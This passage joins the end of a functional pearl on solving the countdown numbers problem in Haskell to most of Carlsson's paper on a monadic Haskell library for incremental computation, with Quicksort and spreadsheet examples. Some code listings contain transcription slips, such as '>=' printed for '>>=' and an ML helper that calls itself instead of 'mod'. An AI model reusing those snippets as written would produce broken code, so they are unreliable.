Using this specification, we can now calculate an implementation for *results* by induction on the length of *ns*. For the base cases *length ns* = 0 and *length ns* = 1, simple calculations show that *results* [] = [] and *results* [n] = [(Val n, n) | n > 0]. For the inductive case *length ns* > 1, we calculate as follows:

```
results ns
= { definition of results }
[(e, n) | e ← exprs ns, n ← eval e]
= { definition of exprs, simplification }
[(e, n) | (ls, rs) ← nesplit ns, l ← exprs ls,
         r ← exprs rs, e ← combine l r, n ← eval e]
= { definition of combine, simplification }
[(App o l r, n) | (ls, rs) ← nesplit ns, l ← exprs ls,
         r ← exprs rs, o ← ops, n ← eval (App o l r)]
= { definition of eval, simplification }
[(App o l r, apply o x y) | (ls, rs) ← nesplit ns, l ← exprs ls,
         r ← exprs rs, o ← ops, x ← eval l, y ← eval r, valid o x y]
= { moving the x and y generators }
[(App o l r, apply o x y) | (ls, rs) ← nesplit ns, l ← exprs ls,
         x ← eval l, r ← exprs rs, y ← eval r, o ← ops, valid o x y]
= { induction hypothesis, Lemma 4 }
[(App o l r, apply o x y) | (ls, rs) ← nesplit ns, (l, x) ← results ls,
         (r, y) ← results rs, o ← ops, valid o x y]
= { simplification (see below) }
[res | (ls, rs) ← nesplit ns, lx ← results ls,
      ry ← results rs, res ← combine' lx ry]
```

The final step above introduces an auxiliary function *combine'* that combines two results using each of the four arithmetic operators:

```
combine' :: Result → Result → [Result]
combine' (l, x) (r, y) = [(App o l r, apply o x y) | o ← ops, valid o x y]
```

In summary, we have calculated the following implementation for *results*:

```
results :: [Int] → [Result]
results [] = []
results [n] = [(Val n, n) | n > 0]
results ns = [res | (ls, rs) ← nesplit ns, lx ← results ls,
              ry ← results rs, res ← combine' lx ry]
```

Using *results*, we can now define a new function *solutions'* that returns the list of all expressions that solve an instance of the countdown problem by generating all

possible results over each subbag of the source numbers, and then selecting those expressions whose value is the target number:

$$\begin{aligned} \text{solutions}' &:: [\text{Int}] \rightarrow \text{Int} \rightarrow [\text{Expr}] \\ \text{solutions}' \text{ ns } n &= [e \mid \text{ns}' \leftarrow \text{subbags ns}, (e, m) \leftarrow \text{results ns}', m == n] \end{aligned}$$

It is now straightforward to show that our fused implementation is correct, in the sense that it has the same behaviour as our brute force version:

*Theorem 7*  $\text{solutions}' = \text{solutions}$

*Proof*

$$\begin{aligned} &\text{solutions}' \text{ ns } n \\ &= \{ \text{definition of } \text{solutions}' \} \\ &\quad [e \mid \text{ns}' \leftarrow \text{subbags ns}, (e, m) \leftarrow \text{results ns}', m == n] \\ &= \{ \text{specification of } \text{results}, \text{simplification} \} \\ &\quad [e \mid \text{ns}' \leftarrow \text{subbags ns}, e \leftarrow \text{exprs ns}, m \leftarrow \text{eval } e, m == n] \\ &= \{ \text{simplification} \} \\ &\quad [e \mid \text{ns}' \leftarrow \text{subbags ns}, e \leftarrow \text{exprs ns}, \text{eval } e == [n]] \\ &= \{ \text{definition of } \text{solutions} \} \\ &\quad \text{solutions ns } n \quad \square \end{aligned}$$

In terms of performance,  $\text{solutions}' [1, 3, 7, 10, 25, 50] 765$  returns the first solution in 0.08 seconds (just over 10 times faster than  $\text{solutions}$ ) and all solutions in 5.76 seconds (almost 20 times faster), while if the target is changed to 831 the empty list is returned in 5.40 seconds (almost 20 times faster).

## 6 Exploiting arithmetic properties

The language of arithmetic expressions is not a free algebra, but is subject to equational laws. For example, the equation  $x + y = y + x$  states that addition is commutative, while  $x / 1 = x$  states that 1 is the right identity for division. In this section we make a further improvement to our countdown program by exploiting such arithmetic properties to reduce the search and solution spaces.

Recall the predicate *valid* that decides if applying an operator to two non-zero naturals gives another non-zero natural. This predicate can be strengthened to take account of the commutativity of addition and multiplication by requiring that their arguments are in numerical order, and the identity properties of multiplication and division by requiring that the appropriate arguments are non-unitary:

$$\begin{aligned} \text{valid}' &:: \text{Op} \rightarrow \text{Int} \rightarrow \text{Int} \rightarrow \text{Bool} \\ \text{valid}' \text{ Add } x \text{ y} &= x \leqslant y \\ \text{valid}' \text{ Sub } x \text{ y} &= x > y \\ \text{valid}' \text{ Mul } x \text{ y} &= x \neq 1 \wedge y \neq 1 \wedge x \leqslant y \\ \text{valid}' \text{ Div } x \text{ y} &= y \neq 1 \wedge x \text{ 'mod' } y == 0 \end{aligned}$$

Using this new predicate gives a new version of our formal specification of the countdown problem. Although we do not have space to present the full details

here, this new specification is sound with respect to our original specification, in the sense that any expression that is a solution under the new version is also a solution under the original. Conversely, the new specification is also complete up to equivalence of expressions under the exploited arithmetic properties, in the sense that any expression that is a solution under the original specification can be rewritten to give an equivalent solution under the new version.

Using *valid'* also gives a new version of our fused implementation, which we write as *solutions''*. This new implementation requires no separate proof of correctness with respect to our new specification, because none of the proofs in previous sections depend upon the definition of *valid*, and hence our previous correctness results still hold under changes to this predicate. However, using *solutions''* can considerably reduce the search and solution spaces. For example, *solutions''* [1, 3, 7, 10, 25, 50] 765 only generates 245,644 valid expressions, of which 49 are solutions, which is just over 5% and 6% respectively of the numbers using *solutions'*.

As regards performance, *solutions''* [1, 3, 7, 10, 25, 50] 765 now returns the first solution in 0.04 seconds (twice as fast as *solutions'*) and all solutions in 0.86 seconds (almost seven times faster), while for the target number 831 the empty list is returned in 0.80 seconds (almost seven times faster). More generally, given any source and target numbers from the television version of the countdown problem, our final program *solutions''* typically returns all solutions in under one second, and we have yet to find such a problem for which it requires more than three seconds.

## 7 Further work

Possible directions for further work include the use of tabulation or memoisation to avoid repeated computations, exploiting additional arithmetic properties such as associativity to further reduce the search and solution spaces, and generating expressions from the bottom-up rather than from the top-down.

## Acknowledgements

Thanks to Richard Bird, Colin Runciman and Mike Spivey for useful comments, and to Ralf Hinze for the `lhs2TeX` system for typesetting Haskell code.

## References

- Bird, R. and Wadler, P. (1988) *An Introduction to Functional Programming*. Prentice Hall.
- Launchbury, J. (1993) Lazy imperative programming. *Proceedings of the ACM SIGPLAN Workshop on State in Programming Languages*.
- Peyton Jones, S. (2001) *Haskell 98: A Non-strict, Purely Functional Language*. Available from [www.haskell.org](http://www.haskell.org).
- Spivey, M. (1990) A functional theory of exceptions. *Science of Computer Programming*, **14**(1), 25–43.

# Monads for Incremental Computing

## Functional Pearl

Magnus Carlsson  
OGI School of Science & Engineering  
Oregon Health & Science University  
magnus@cse.ogi.edu

### Abstract

This paper presents a monadic approach to incremental computation, suitable for purely functional languages such as Haskell. A program that uses incremental computation is able to perform an incremental amount of computation to accommodate for changes in input data. Recently, Acar, Blelloch and Harper presented a small Standard ML library that supports efficient, high-level incremental computations [1]. Here, we present a monadic variant of that library, written in Haskell extended with first-class references. By using monads, not only are we able to provide a purely functional interface to the library, the types also enforce “correct usage” without having to resort to any type-system extension. We also find optimization opportunities based on standard monadic combinators.

This is an exercise in putting to work monad transformers with environments, references, and continuations.

### Categories and Subject Descriptors

D.1 [Software]: Programming Techniques

### General Terms

Algorithms, Design, Languages

## 1 Introduction

It is often a tedious task to translate a library from an imperative language into a purely functional language. Types need to mirror where different effects may happen, and here, the standard approach is to use monads [16]. The reward is that the interface of the purely functional library is more precise about what effects different operations have. It can also happen that monads lead us to an interface that is simpler, and more precisely captures how the operations can be correctly combined. The exercise described in this paper is an example of this.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

ICFP'02, October 4-6, 2002, Pittsburgh, Pennsylvania, USA.  
Copyright 2002 ACM 1-58113-487-8/02/0010 ...\$5.00

Our starting point is the elegant mechanism for high-level incremental computation presented in [1]. The paper comes with a 69-line Standard ML [11] library that “under the hood” maintains a dependency graph to support efficient recomputation due to incremental changes in the input. Using this library, a programmer can develop applications that support incremental computing on a high level, without having to deal with the intricacies of checking if recomputation is needed, or keeping the necessary data dependencies consistent. This is demonstrated by examples in [1] and in the following sections.

We will show how the ML library can be turned into a purely functional Haskell [13] module, using first-class references.

In the next section, we give an example of incremental programming, and present the ML library, which is our starting point. Section 2 develops a monadic interface in Haskell, based on considerations on how the interface should be used, and on the ML interface. Section 3 puts the monadic interface to a more serious test by using it for two larger examples: the incremental Quicksort, and a spreadsheet embryo. We describe the key parts of the monadic implementation in Section 4, and Section 5 concludes.

### 1.1 The ML Library

Using the library from [1], we can express the following incremental computation in Standard ML:

```
let val m      = mod (op=) (fn d => write(d,1))
   val mplus1 = mod (op=) (fn d =>
                           read(m,fn v =>
                                 write(d,v+1)))
in change (m,2);
   propagate()
end
```

This defines `m` to be a *modifiable* integer, with the value 1. It also defines the modifiable `mplus1`, to be whatever value `m` has, plus 1. We then change the value of `m` to 2, and instruct the library to propagate that change to all dependent modifiables. The incremental library uses the comparison operation we supplied (`op=`) to decide that the new value of `m` really is different from the old. It keeps track of the fact that `mplus1` must be recomputed, since it read the value of `m`. The recomputation is done by applying `fn v => write(d,v+1)` to the modified value of `m`. As a result, `mplus1` will change to 3. This concludes our first, somewhat trivial example of an incremental computation.

The complete signature of the ML library is given in Figure 1. Note that Acar *et al.* talks about *adaptive* computation, but in what

```

signature ADAPTIVE =
sig
  type 'a mod
  type 'a dest
  type changeable
  val mod: ('a * 'a -> bool) ->
    ('a dest -> changeable) -> 'a mod
  val read: 'a mod * ('a -> changeable) -> changeable
  val write: 'a dest * 'a -> changeable
  val change: 'a mod * 'a -> unit
  val propagate: unit -> unit
  val init: unit -> unit
end

```

**Figure 1. Interface for the SML adaptive library**

follows, we will mainly use the more traditional term *incremental* computation.

The type `'a mod` stands for a modifiable (variable) of type `'a`. These modifiables are defined by `mod` and `write`, changed by `change` and `propagate`, and read by `read`. The types prevent a user from directly reading a modifiable: since the values of modifiables might change, it only makes sense to read them while defining values of other modifiables.<sup>1</sup> The vehicle here is the type `changeable`, which represents a computation that might depend on other modifiables, and thus might need to be recomputed. Changeables are expressions that read zero or more modifiables in a continuation-passing style, and finally write to the modifiable being defined or updated. It is the job of the *destination* parameter (of type `'a dest`), provided by `mod`, to keep track of which modifiable should be written. In the example we saw, the destination parameters were called `d`. There is one more operation in the ML library: `init`. This is a meta operation used to initialize the library.

## 1.2 Correct usage

For the library to work correctly, each changeable expression must use its destination exactly once, in a write operation (this is called *correct usage* in [1]). Unfortunately, the types of the operations are not precise enough to prevent incorrect usage. Here are two examples (we will abstract over the comparison operations in the following as `cmp`, `cmp'` etc):

`mod cmp (fn d => write(d,1); write(d,2))`: Incorrect—the destination is used in two write operations.

`mod cmp (fn d => write(d,`  
`mod cmp' (fn d' => write(d',1))))`: Incorrect—the destination `d` is used more than once and `d'` is not used in any write operation.

The implementation of the ML library given in [1] does checks at runtime that catch some incorrect uses, but not all. To ensure correct usage statically, a special-purpose functional language with a modal type system is presented in [1].

Is it possible to design the interface of the library so that correct usage can be statically ensured, without any type-system extensions? In what follows, we will see how a monadic framework can guide us toward a solution.

<sup>1</sup>Therefore, any interesting adaptive program using this interface must ultimately rely on side effects to make the values of modifiables observable.

## 2 Translation into Haskell

How should we approach the problem of translating the ML library into the purely functional Haskell? Here, readers might stall and say that there is not much we can do before we have looked at the *implementation* behind the interface in Figure 1. Naturally, we will do this in due time. However, it is useful to start out by taking a step back and just look at the interface, the types of its operations, and use patterns.

### 2.1 Use patterns for changeables

Changeables are written in a continuation-passing style (CPS) in which a number of modifiables are read, followed by a write operation to a destination. Here is an example:

```

m = mod cmp (fn d => read(m1, fn v1 =>
  let val x = f v1 in
  read(m2, fn v2 =>
    let val y = g v1 v2 in
    write(d,(x,y))
    end)
  end))

```

This style makes the order of the read operations explicit, and the ML library observes these to build a dependency graph that describes the work needed to recompute `m` given changes of `m1` or `m2`. If `m1` changes, the subexpression `fn v1 => ...` needs to be recomputed, which involves calling `f` and `g`. If `m2` changes, but not `m1`, we only need to recompute `fn v2 => ...`, which only involves calling `g`.

### 2.2 The relation between CPS and monads

We can easily adopt the CPS for our Haskell library, but we actually benefit from using a monadic style instead. There is a close correspondence between continuations and monads [16]. In CPS, operations take a continuation, which is of some “answer” type `A`. This continuation is possibly parameterized by some value that the operations provide. Operations of type  $(\alpha \rightarrow A) \rightarrow A$  correspond to a monadic operation  $C\alpha$ , and we can think of these types as synonyms. As an example, assuming we have the CPS operations `op1` and `op2`, we can define an adding combinator `op3` (from now on, we will use Haskell syntax):

```
op3 k = op1 (\a -> op2 (\b -> k (a + b)))
```

The combinator can be expressed in a monadic style instead, eliminating the continuation parameter:

```
op3 :: C Integer
op3 = op1 >>= \a -> op2 >>= \b -> return (a + b)
```

Here we have assumed the following types for the operations:

```
op1     :: C Integer
op2     :: C Integer
(>>=)   :: C a -> (a -> C b) -> C b
return  :: a -> C a
```

The last two operations are the *bind* and *unit* operations that every monad has. So far, the monadic style might seem complicated compared to CPS, where we didn’t have to use bind and unit. But the benefit is that we have eliminated the continuation parameter, thereby preventing derived operations from using non-local jumps.

For example, using CPS, nothing prevents us from defining an operation `bad` that ignores the continuation parameter and instead invokes some other continuation that happens to be in scope:

```
bad k = op1 (\a -> op2 (\b -> k' (a + b)))
```

By hiding the continuation inside the abstraction barrier of a monad, we can keep better control over how it is used. Now, this is good news! It indicates that we are approaching a solution that prevents the incorrect usage examples given in Section 1.2. A key observation is that the destination parameter, in conjunction with the write operation, plays the role of a continuation that can be hidden from the user.

## 2.3 Changeables as monads

Let us look at the types of the operations from Figure 1 that involve changeables. We will adapt these types to Haskell by capitalizing type constructors and using curried functions:

```
mod   :: (a -> a -> Bool) ->
        (Dest a -> Changeable) -> Mod a
read  :: Mod a -> (a -> Changeable) -> Changeable
write :: Dest a -> a -> Changeable
```

From what we have learned, we see that the `read` operation stands out as a candidate for a monadic operation that we can name `readMod`:

```
readMod :: Mod a -> C a
```

Here, `C a` is the monadic type that corresponds to the CPS type `(a -> Changeable) -> Changeable`.

What is the monadic analog to `write`? Answer: nothing at all! As we already mentioned, we want the `write` operation to be part of the continuation that we hide from the user. Another way of saying this is that instead of providing the `write` operation to the programmer, we put it into the `mod` operation itself. This makes sense, since the `write` operation concludes every correct changeable. Intuitively, it should be almost effortless to push it “over the edge”, effectively factoring it out. We can try to capture the correct usage pattern by providing the derived operation `correctMod` instead of `mod`:

```
correctMod :: (a -> a -> Bool) -> C a -> C (Mod a)
correctMod cmp c = mod cmp (\d -> c (\a -> write d a))
```

We will refine this in a moment; by this definition we merely try to convey the intuitive relation with the original `mod` operation. Note that we need a monadic type for `correctMod`: otherwise, the effects in its argument `c` cannot be performed. So `correctMod` executes `c`, returning a new modifiable. Note also that since `correctMod` is an operation in `C`, it is possible to create modifiables inside the creation of other modifiables. This is particularly useful for defining recursive data structures that contain modifiables, as we shall see in Section 3.1.

Now, it is time to look at the remaining operations that let us change the values of a number of modifiables, and then to propagate the changes. These are highly imperative in nature and access and manipulate the underlying dependency graph. Therefore, it makes sense to look for monadic types for these operations. Should they be operations in the `C` monad? This would mean that changeable expressions could invoke `change` and `propagate`, which could invoke other changeable expressions, possibly resulting in infinite loops.

```
newtype A a
newtype C a
newtype Mod a
instance Monad A
instance Monad C

class Monad m => NewMod m where
    newModBy :: (a -> a -> Bool) -> C a -> m (Mod a)
instance NewMod A
instance NewMod C

newMod   :: (NewMod m, Eq a) => C a -> m (Mod a)
readMod  :: Mod a -> C a
change   :: Mod a -> a -> A ()
propagate :: A ()
```

Figure 2. Interface for the Haskell adaptive library.

Let us make the design decision that the imperative `change` and `propagate` operations should be prevented inside changeables. This suggests that these operations live in another monad, which we can call `A` for Adaptive. The monadic types for `change` and `propagate` will then be:

```
change   :: Mod a -> a -> A ()
propagate :: A ()
```

How do we create modifiables to start with? The type of `correctMod` only allows for the creation of modifiables inside other modifiables! Why not allow creation of modifiables in the `A` monad too?

```
correctModA :: (a -> a -> Bool) -> C a -> A (Mod a)
```

Experienced Haskell programmers will immediately spot that this type is a candidate for an *overloaded* operation. Let us define a class `NewMod`, and assume we have `NewMod` instances for the `A` and `C` monads. The overloaded operation has type

```
NewMod m => (a -> a -> Bool) -> C a -> m (Mod a)
```

Not only does this allow us to use the same name in both `A` and `C` for creating modifiables, it also enables us to derive more operations that can be used in both monads.

While we have our overloading hat on, our attention is drawn to the comparison operation of type `a -> a -> Bool`. In cases like this, there is a tradition in Haskell libraries [12] to provide two operations, one which is conveniently overloaded in the `Eq` class, and one which gives precise control over the comparison operator. For example, we have the `nub` and `nubBy` functions from the List library:

```
nubBy :: (a -> a -> Bool) -> [a] -> [a]
nub   :: (Eq a) => [a] -> [a]
nub   = nubBy (==)
```

We will follow this tradition, and provide the convenient operation `newMod` with which users don’t have to specify the comparison operation. Thus, we end up with a library interface that we summarize in Figure 2.

## 3 Examples in Haskell

Before we throw ourselves into the implementation details behind the interface in Figure 2, let us “dry run” it against some examples.

In an example similar to op3 in Section 2.2, we can define a monadic operation op4:

```
op4 = op1 >= \a ->
      op2 >= \b ->
      let c = a + b
      in
      op3 >= \_ ->
      return c
```

Using the do notation, the bind operation and lambda is combined into a left arrow, and we get a shorter notation for operations for which we are only interested in their effects (op3):

```
op4 = do a <- op1
        b <- op2
        let c = a + b
        op3
        return c
```

**Figure 3. Example of Haskell's do notation**

This will reveal if we can combine the operations in a useful way, and we will let the examples suggest extensions to the interface. For our examples, we will use Haskell's *do notation* [13], which provides convenient syntactic support for monadic programming. Figure 3 explains the do notation briefly.

A first example immediately comes to mind: let us translate the incremental ML computation from Section 1.1. Since value declarations in ML are effectful, we put them in a do command sequence:

```
do m      <- newMod (return 1)
  mplus1 <- newMod (do v <- readMod m
                      return (v+1))
  change m 2
  propagate
```

Typically, Haskell programmers avoid parentheses around a potentially large expression that is the last argument of some function by using the low-precedence operator \$. Using this style, the example becomes

```
do m      <- newMod $ return 1
  mplus1 <- newMod $ do v <- readMod m
                        return (v+1)
  change m 2
  propagate
```

It is instructive to compare this with the ML code in Section 1.1. Note how the destination parameters have disappeared, and that the changeables don't use any write operations. It is obvious that by eliminating the write operation, changeable expressions get a more declarative feel.

On the other side, we no longer hide the fact that the creation of modifiables is an effect. Finally, the continuation passing style used in the changeables has been replaced by the monadic style. Thus, monads offer the one stylistic glue that holds the Haskell example together.

After this example, we have enough confidence to try some larger examples.

```
datatype 'a list' = NIL
                  | CONS of ('a * 'a list' mod)

(* modl : ('a list' dest -> changeable) ->
   'a list' mod *)
fun modl f = modl (fn (NIL,NIL) => true
                     | _ => false) f

(* filter' : ('a -> bool) -> 'a list' mod ->
   'a list' mod *)
fun filter' f l =
let fun filt(l,d) = read(l, fn l' =>
    case l' of
        NIL => write(d, NIL)
        | CONS(h,r) =>
            if f(h) then write(d,
                CONS(h, modl(fn d => filt(r,d))))
            else filt(r, d))
in modl(fn d => filt(l, d))
end

(* qsrt' : int list' mod -> int list' mod *)
fun qsrt'(l) =
let fun qs(l,rest,d) = read(l, fn l' =>
    case l' of
        NIL => write(d, rest)
        | CONS(h,r) =>
            let
                val l = filter' (fn x => x < h) r
                val g = filter' (fn x => x >= h) r
                val gs = modl(fn d => qs(g,rest,d))
            in qs(l,CONS(h,gs),d)
            end)
in modl(fn d => qs(l,NIL,d))
end
```

**Figure 4. Incremental Quicksort in ML.**

```
data List' a = NIL | CONS a (Mod (List' a))
deriving Eq

filter' :: (Eq a, NewMod m) =>
           (a -> Bool) -> Mod (List' a) ->
           m (Mod (List' a))
filter' f l = newMod (filt l)
where
  filt l = do
    l' <- readMod l
    case l' of
        NIL      -> return NIL
        CONS h r ->
            if f h then CONS h `liftM` newMod (filt r)
            else filt r

qsrt' :: (Ord a, NewMod m) =>
         Mod (List' a) -> m (Mod (List' a))
qsrt' l = newMod (qs l NIL) where
  qs l rest = do
    l' <- readMod l
    case l' of
        NIL -> return rest
        CONS h r -> do
            l <- filter' (<h) r
            g <- filter' (>=h) r
            gs <- newMod (qs g rest)
            qs l (CONS h gs)
```

**Figure 5. Incremental Quicksort in Haskell.**

### 3.1 The incremental Quicksort

Acar *et al.* present an incremental version of Quicksort in [1], which we show in Figure 4. This version accepts as input a variant of the standard list type that allows the tail of a list to be modified (the type ‘*a* list’). This data structure is particularly useful for input lists to which we want to append data incrementally. Indeed, the authors show that the incremental Quicksort can insert a new element appended to its input list of length  $n$  in expected  $O(\log n)$  time.

A version that uses the Haskell variant of the incremental library is shown in Figure 5. Let us go through the principal differences between the two variants.

**The conservative comparison operation.** ML-Quicksort uses a conservative comparison operation in constructing modifiable lists in the `mod` definition. The comparison treats all modifiable lists as different unless they are empty. Although this conservative comparison operation may trigger changeables to be recomputed more often than needed, it has the benefit of being computable in constant time.

Haskell-Quicksort instead appeals to the overloaded equality operation derived in the definition of `List'`. This equality operation in turn consults underlying equality operations on the elements of the list, and on modifiables. How do we test if two modifiables are equal? We cannot really hope for semantic equality here, since modifiables depend on the changeable computations. Moreover, semantic equality would not be a pure operation, since modifiables can be modified! Let us make the design decision that we only provide the conservative equality operation for modifiables, which is true if and only if the arguments are the *same* modifiable. This leads us to our first extension of the interface in Figure 2. We state that there is an instance declaration for `Mod a` in `Eq`, which does not depend on equality for `a`:

```
instance Eq (Mod a)
```

For Haskell programmers, this instance might come across as a weird member of the `Eq` class. Usually, `Eq` instances are not conservative; rather, they tend to lump elements together in equivalence classes. However, the most important property of an `Eq` instance is that its equality operation forms an equivalence relation, and this is indeed the case with our instance for modifiables.

The comparison operation in Haskell turns out to be less conservative than its ML counterpart. Not only does the Haskell operation identify empty lists as equal, it returns true for lists whose heads are equal and whose tails are the same modifiable. Still, it runs in constant time for lists over basic types such as `Int` and `Char`.

**The changeable expressions.** Again, we see that the monadic version eliminates all destination variables, continuations, and write operations. The cleanup is significant, since `filt` and `qs` no longer need destination parameters.

**Monadic styles.** Since `newMod` is a monadic operation (in contrast to `mod`), we cannot directly apply the `CONS` constructor to it in the recursive call in `filt`. The standard remedy is to *lift* the constructor function to a monadic function using `liftM`:

```
liftM :: Monad m => (a -> b) -> m a -> m b
liftM f ma = do a <- ma
                 return (f a)
```

Finally, we observe that the types of `filter'` and `qsort'` are both overloaded monadic operations in the `NewMod` class. Thus they can be used both in the outer-level `A` monad, and in changeable expressions living in the `C` monad. Note that the `newMod` operation is used inside `filt` which in turn is inside a `newMod` operation in `filter'`. This is one example in which it is necessary to create modifiables in the changeable monad `C`.

### 3.2 An embryonic spreadsheet

A classic example of a program that benefits from incremental computation is a *spreadsheet*. A large spreadsheet can have thousands of cells, containing numbers and formulas referring to other cells. When a user updates a cell, an efficiently implemented spreadsheet program only redraws that cell and other cells that depend on it. Let us see how the basic mechanism behind a spreadsheet program can be implemented using the incremental library.

We start by defining a datatype that captures the abstract syntax for expressions of cells.

```
data Expr v =
  Const Integer | Add (Expr v) (Expr v) | Cell v
  deriving Eq
```

With this type, we intend to express integer constants, addition of expressions, and references to *values* of other cells. What should the type of a cell’s value be? Since the content of a cell might be changed by the user, it should be a modifiable:

```
type Value = Mod Integer
```

Now, we can write an evaluator for our expressions. Since expressions might refer to other cells, the value of an expression might change. Therefore, we put the evaluator in the `C` monad:

```
eval :: Expr Value -> C Integer
eval (Const i) = return i
eval (Add a b) = return (+) `ap` eval a `ap` eval b
eval (Cell m) = readMod m
```

Here, we have used the left-associative infix operator `ap`, which can be seen as the function application operation lifted to a monad:

```
ap :: Monad m => m (a -> b) -> m a -> m b
ap mf ma = do
  f <- mf
  a <- ma
  return (f a)
```

By using `ap` and `return`, we lift the addition function to the `C` monad and apply it to the results of the recursive calls to the evaluator.

The evaluator is a straightforward example of a monadic interpreter [16]. The interesting case is when we encounter a `Cell`, where we have to use `readMod` to access the value of the cell.

We can now use the evaluator to create a *cell* containing a modifiable expression:

```

type Cell = Mod (Expr Value)

newCell :: NewMod m => m (Cell, Value)
newCell = do
  c <- newMod $ return (Const 0)
  v <- newMod $ readMod c >>= eval
  return (c,v)

```

The `newCell` operation creates and returns a new cell with an initial value of zero. But not only does it return the cell, it also returns its value. This value is calculated using `eval`, and since it is modifiable, it will track future modifications of the cell.

How can we try this out? It turns out that there is a major flaw in our monadic interface: there is no way to “run” any computations in the `A` monad. Moreover, the modifiables are rather useless as it stands, since they can only be observed while defining other modifiables. How should we allow for modifiables to be observed? For a fully-fledged, interactive spreadsheet program, changes to a cell will trigger rendering operations in the user interface. For our purposes, it will suffice if we can print strings to the screen. This suggests that we need some means of putting I/O operations in the `C` and `A` monads, and that we need a way to invoke `A` computations from the top level in a Haskell program, that is, from the `IO` monad:

```

class InIO m where
  inIO :: IO a -> m a

instance InIO A
instance InIO C

inA :: A a -> IO a

```

Now, we can expand our spreadsheet example into a complete adaptive program. Let us first define a *cell observer* that creates a cell, and also observes its value by printing to the screen:

```

newCellObserver :: NewMod m => String -> m (Cell, Value)
newCellObserver l = do
  (c,v) <- newCell
  newMod $ do
    x <- readMod v
    inIO $ putStrLn (l ++ " = " ++ show x)
  return (c,v)

```

Here, `putStrLn` is a standard operation for printing a string to the screen. When we create a cell with `newCellObserver` applied to some label, its initial value will be printed. Moreover, whenever the value of the cell changes, the new value will be printed. This can happen if we change the expression in the cell, or if the cell refers to some other cell value that changes.

Let us use `newCellObserver` in a small program to create two cells, and then change their values to observe the effects:

```

1 main = inA $ do
2   (c1,v1) <- newCellObserver "c1"
3   (c2,v2) <- newCellObserver "c2"
4   change c2 (Add (Cell v1) (Const 40))
5   propagate
6   change c1 (Const 2)
7   propagate

```

The creation of the two cell/value pairs in lines 2 and 3 result in their initial values being printed to the screen:

```

c1 = 0
c2 = 0

```

We then change the expression of `c2` to be the value of `c1` plus 40. The propagation of this change on line 5 triggers the new value of `c2` to be printed:

```

c2 = 40

```

Finally, the change of `c1`, once it’s propagated on line 6, triggers changes in the values of both cells, so two more lines are being output:

```

c1 = 2
c2 = 42

```

What happens if we introduce a circularity in the spreadsheet? In our example, this can be done by adding the following operations:

```

8   change c1 (Cell v2)
9   propagate

```

The answer is not too surprising: the library will loop in search for a fixpoint. In this case, there is no fixpoint, and the loop will be infinite.

### 3.3 Optimizing the `ap` combinator

Let us reconsider the definition for `ap` that we defined in conjunction with the evaluator. Suppose that the expression `mf` reads the value of a modifiable which has changed. This triggers a recomputation of `mf`, yielding a new value for `f`. The library will recompute everything that comes after the binding of `f`, in particular, `ma`. But this is a waste, since `ma` doesn’t have `f` as a free variable! We can isolate the changes in `mf` from `ma` by introducing an auxiliary modifiable:

```

ap :: C (a -> b) -> C a -> C b
ap mf ma = do
  m <- newModBy (\_ _ -> False) mf
  a <- ma
  f <- readMod m
  return (f a)

```

The changed value from `mf` has now been captured inside `m`. We carefully avoid looking at this value until *after* evaluating `ma`.

In the original definition of `ap`, changes inside `ma` did not trigger recomputation of `mf`, since `mf` was evaluated before `ma`. The optimized version is more symmetric, in that there are no dependencies in any direction between the arguments. By using the optimized version in the evaluator, we achieve a fine-grained incremental computation: a changed cell value propagates up the spine of the expression tree, but no other subtrees of the expression need to be recomputed.

It is an interesting exercise to develop the spreadsheet example into a more complete spreadsheet program, but we leave it for now.

## 4 Implementation

Most of the implementation behind the interface in Figure 2 closely follows the ML implementation in [1]. In this section, we will give a short recapitulation of the mechanism implemented in the library, and then present our implementation, focusing on parts that differ from the ML implementation. The complete Haskell implementation is available online at [3].

The implementation relies on the following principal data structures:

**Dependency graph:** Each modifiable acts as a node, and carries a list of dependent changeables (acting as edges). The edges are created dynamically: during evaluation of a changeable, an edge is added to the dependency list of each modifiable it reads.

**Evaluation queue:** When a modifiable is changed by the change operation, all its edges are moved to an evaluation queue, so that dependent modifiables can be updated. This queue is processed when the propagate operation is invoked. It can happen that the evaluation of a changeable in the queue results in a change of its corresponding modifiable. In this case, the modifiable's edges are in turn added to the queue.

**Ordered list:** Each edge in the dependency graph is annotated with a time interval, so that changeables in the evaluation queue (which is a priority queue) can be processed in the same order they were created. The evaluation queue is also pruned of edges whose time intervals are contained in those of other edges in the queue. The ML library uses an efficient implementation of ordered lists due to Dietz and Sleator [4] to get apt operations on time intervals.

The notion of time used in the library does not correspond to anything like real time or computation time. Rather, it is used to capture the precise order in which modifiables are read and written.

To understand how this aspect of the library works, let us consider the following program fragment:

```
m1 <- newMod $
  do v <- readMod m
    if v > 0 -- A
      then do m2 <- newMod $ do v <- readMod m
              return (1 / v) -- B
            ...
    else ...
```

We assume that there is already a modifiable  $m$  created. The program fragment will add the nodes  $m_1$  and  $m_2$  to the dependency graph. Since both the newly created modifiables read  $m$ , the library adds the changeable starting at  $A$  and the changeable at  $B$  as edges to the list of dependent changeables of node  $m$ .

Now, suppose that the value of  $m$  is changed to zero. The library will move all the edges of  $m$  to the evaluation queue. This schedules recomputation of the changeables  $A$  and  $B$ . Now, we see that the recomputed value of  $m_1$  will follow the `else` branch of the conditional, so  $m_2$  is no longer part of the value of  $m_1$ . It would thus not only be a waste to recompute  $B$ ; it would raise a division-by-zero exception!

So the library needs to ensure that  $B$  does not get recomputed. We observe that the  $B$  changeable is contained within the  $A$  changeable. Therefore, the library will consider containing changeables for recomputation before contained. As it recomputes a changeable, it will prune all contained changeables from the evaluation queue. In our example, this ensures that  $A$  is recomputed and that  $B$  is pruned.

The library uses the time intervals to decide when one queued changeable is contained within another. During recomputation, an arbitrary number of time stamps might need to be created within a given time interval. Also, efficient deletion of time stamps within a time interval is needed. The ordered-list data structure by Dietz and Sleator precisely meets these requirements.

## 4.1 Monad transformers and parameterized modules

In order to make the library as reusable as possible, we have actually implemented a more general interface than Figure 2 shows. The more general approach uses *monad transformers* [10], and these enable us to employ the incremental library not only on top of the I/O monad, but on any underlying monad that provides first-class references. Therefore, we would like to parameterize the interface with respect to this underlying monad. Unfortunately, Haskell lacks the possibility to express modules that are parameterized in any way, unlike Standard ML or Cayenne [2]. Recently, a design for first-class modules in Haskell has been proposed [15], but it is not yet incorporated in any of the mainstream compilers or interpreters [5, 6].

